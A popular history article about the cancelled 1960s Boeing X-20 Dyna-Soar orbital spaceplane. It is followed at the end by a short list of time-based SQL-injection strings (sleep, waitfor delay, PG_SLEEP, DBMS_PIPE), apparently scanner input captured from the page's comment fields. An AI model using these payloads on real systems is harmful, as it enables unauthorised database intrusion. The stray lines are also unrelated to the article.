






 Portuguese
  Spanish
  5 min of reading
  14 comments





Capable of Operating in Orbit, Re-entering Above Mach 20, Flying for Up to 40 Hours and Landing Like an Airplane, the X-20 Dyna-Soar Almost Inaugurated Orbital Warfare in the 1960s.
Long before we had space shuttles, reusable vehicles, or secret orbital drones, the United States Air Force was quietly working on a project that seemed like science fiction for its time. The Boeing X-20 Dyna-Soar was not a theoretical concept or a propaganda model. It was a real military prototype, funded, tested in wind tunnels, with a designed structure, selected pilots, and an operational plan that would bring military combat directly into space as early as the 1960s.
The X-20 was conceived as a crewed spaceplane, rocket-launched, capable of entering low Earth orbit, maneuvering freely in space, executing military missions, and then re-entering the atmosphere at hypersonic speeds, landing on conventional runways like an airplane. Essentially, it would be a reusable orbital bomber, decades ahead of its time.


During the height of the Cold War, strategic logic still revolved around intercontinental bombers and predictable ballistic missiles. The Dyna-Soar proposed something radically different: global strike without a fixed trajectory, without advance warning, and without relying on traditional flight paths. Once in orbit, the vehicle could choose when and where to re-enter, completely breaking the detection and response systems in place at the time.
-
Giant earthquake returns to haunt California after study points out San Andreas and San Jacinto faults at highest stress level in 1,000 years, with risk involving Los Angeles and other populated areas.

-
Scientists have mapped for the first time the largest biological network on the planet, formed by underground fungi with an extension of 110 quadrillion km that transport 4 billion tons of CO₂ to the soil per year.

-
Where does the light go when you turn off the lamp? The answer involves invisible particles called photons, which disappear in fractions of a second inside the room but can travel billions of years through space to reach our eyes.

-
Light particle that shouldn’t be split surprises physicists



This capability would put any point on the planet just a few dozen minutes away from a direct strike, something that was only seriously discussed again in the 21st century with modern hypersonic vehicles.
Revolutionary Architecture for Its Time
The X-20 was designed with the concept of a lifting body, different from conventional airplanes with wide wings. Its shape allowed for lift during atmospheric re-entry, controlling hypersonic flight, and reducing thermal and structural loads.
Approximate dimensions:

- length of about 10.8 meters
- wingspan of approximately 6.4 meters
- crew of one pilot
- weight compatible with launch by Titan rockets
The structure used advanced metal alloys for the time, such as titanium and high-temperature steels, capable of withstanding atmospheric re-entry above Mach 20, something absolutely extreme by 1960s standards.
Rocket Launch and Orbital Flight
Unlike any military aircraft, the X-20 would not take off from a runway. It would be launched vertically, attached to the top of a Titan II or Titan III rocket, the same ones used for strategic military and space missions by the US. After launch:
- it would enter low Earth orbit
- could remain on mission for up to 40 hours, combining orbital flight and atmospheric phases
- would perform limited orbital maneuvers
- would initiate re-entry at precisely chosen points
This mission time, by the standards of the time, was impressive. It was not a short experimental flight but a operational platform with real autonomy.
Controlled Hypersonic Re-entry
The greatest technical challenge of the Dyna-Soar was re-entry. Upon returning from orbit, the vehicle would face extreme temperatures, ionized plasma, and violent aerodynamic forces. The design called for a fully controlled re-entry, allowing the pilot to maneuver the vehicle during descent.
Instead of falling like a capsule, the X-20 would glide through the atmosphere, dissipating energy gradually until reaching subsonic speeds and proceeding to a conventional landing on long runways, like a military airplane.
This philosophy is exactly what would be used decades later in the space shuttle, but the X-20 came first.
Planned Military Missions (and Never Officially Announced)
Although public discourse spoke of testing and reconnaissance, technical documents and internal studies show that the Dyna-Soar was conceived for much more aggressive missions, including:
- military orbital reconnaissance
- striking strategic targets on land
- intercepting or inspecting enemy satellites
- precision bombing from orbit
- demonstrating strategic force without prior warning
In practice, it would be an absolute deterrent weapon, capable of hitting any country without the need for forward bases.
Selected Pilots and Real Expectations of Flight
The program was not in a speculative phase. The Air Force had already selected elite test pilots to operate the X-20. Initial training was conducted, and the timeline planned for test flights in the 1960s.
This makes it clear that the Pentagon expected the X-20 to actually fly. The cancellation did not occur due to immediate technical infeasibility.
The end of the Dyna-Soar came in 1963, and the reason was not a technological failure. Three main factors weighed in:
- high costs, during a time of direct competition with other space programs
- shift in focus by the USAF to simpler and quicker projects
- prioritization of the Gemini program, based on capsules, considered more politically viable
In summary, the X-20 fell victim to strategic and budgetary decisions, not engineering limits.
The Invisible Legacy of the Dyna-Soar
Although it never flew, the X-20 left a profound legacy. Its studies directly influenced:
- the space shuttle
- concepts of maneuverable re-entry vehicles
- the current X-37B, a secret spaceplane in operation
- modern research in hypersonic bombers and military orbital vehicles
Almost everything that is discussed today about orbital warfare and reusable platforms was already, in some way, present in the Dyna-Soar.
The Boeing X-20 Dyna-Soar did not fail because it was impossible. It failed because the world was not yet ready for the type of war it represented. Costly, complex, and politically sensitive, it was ultimately shelved before proving its worth.
Still, its existence shows that, as early as the 1960s, space was not seen merely as scientific territory, but as the next strategic battleground.
When War Almost Left the Atmosphere
If it had flown, the X-20 would have changed military and space history. It would have anticipated decades of debates that have only gained momentum recently: orbital strike, reusable vehicles, hypersonic warfare, and the dominance of near-Earth space.
Cancelled before taking off, the Dyna-Soar remains a powerful reminder that, often, technology arrives before political decisions and ends up buried, waiting to be rediscovered decades later.









1
1
1*if(now()=sysdate(),sleep(15),0)
10’XOR(1*if(now()=sysdate(),sleep(15),0))XOR’Z
10″XOR(1*if(now()=sysdate(),sleep(15),0))XOR”Z
(select(0)from(select(sleep(15)))v)/*’+(select(0)from(select(sleep(15)))v)+'”+(select(0)from(select(sleep(15)))v)+”*/
1-1; waitfor delay ‘0:0:15’ —
1-1); waitfor delay ‘0:0:15’ —
1-1 waitfor delay ‘0:0:15’ —
1-1 OR 565=(SELECT 565 FROM PG_SLEEP(15))–
1-1)) OR 507=(SELECT 507 FROM PG_SLEEP(15))–
1YVdOrCi4′) OR 549=(SELECT 549 FROM PG_SLEEP(15))–
1*DBMS_PIPE.RECEIVE_MESSAGE(CHR(99)||CHR(99)||CHR(99),15)
(select 198766*667891)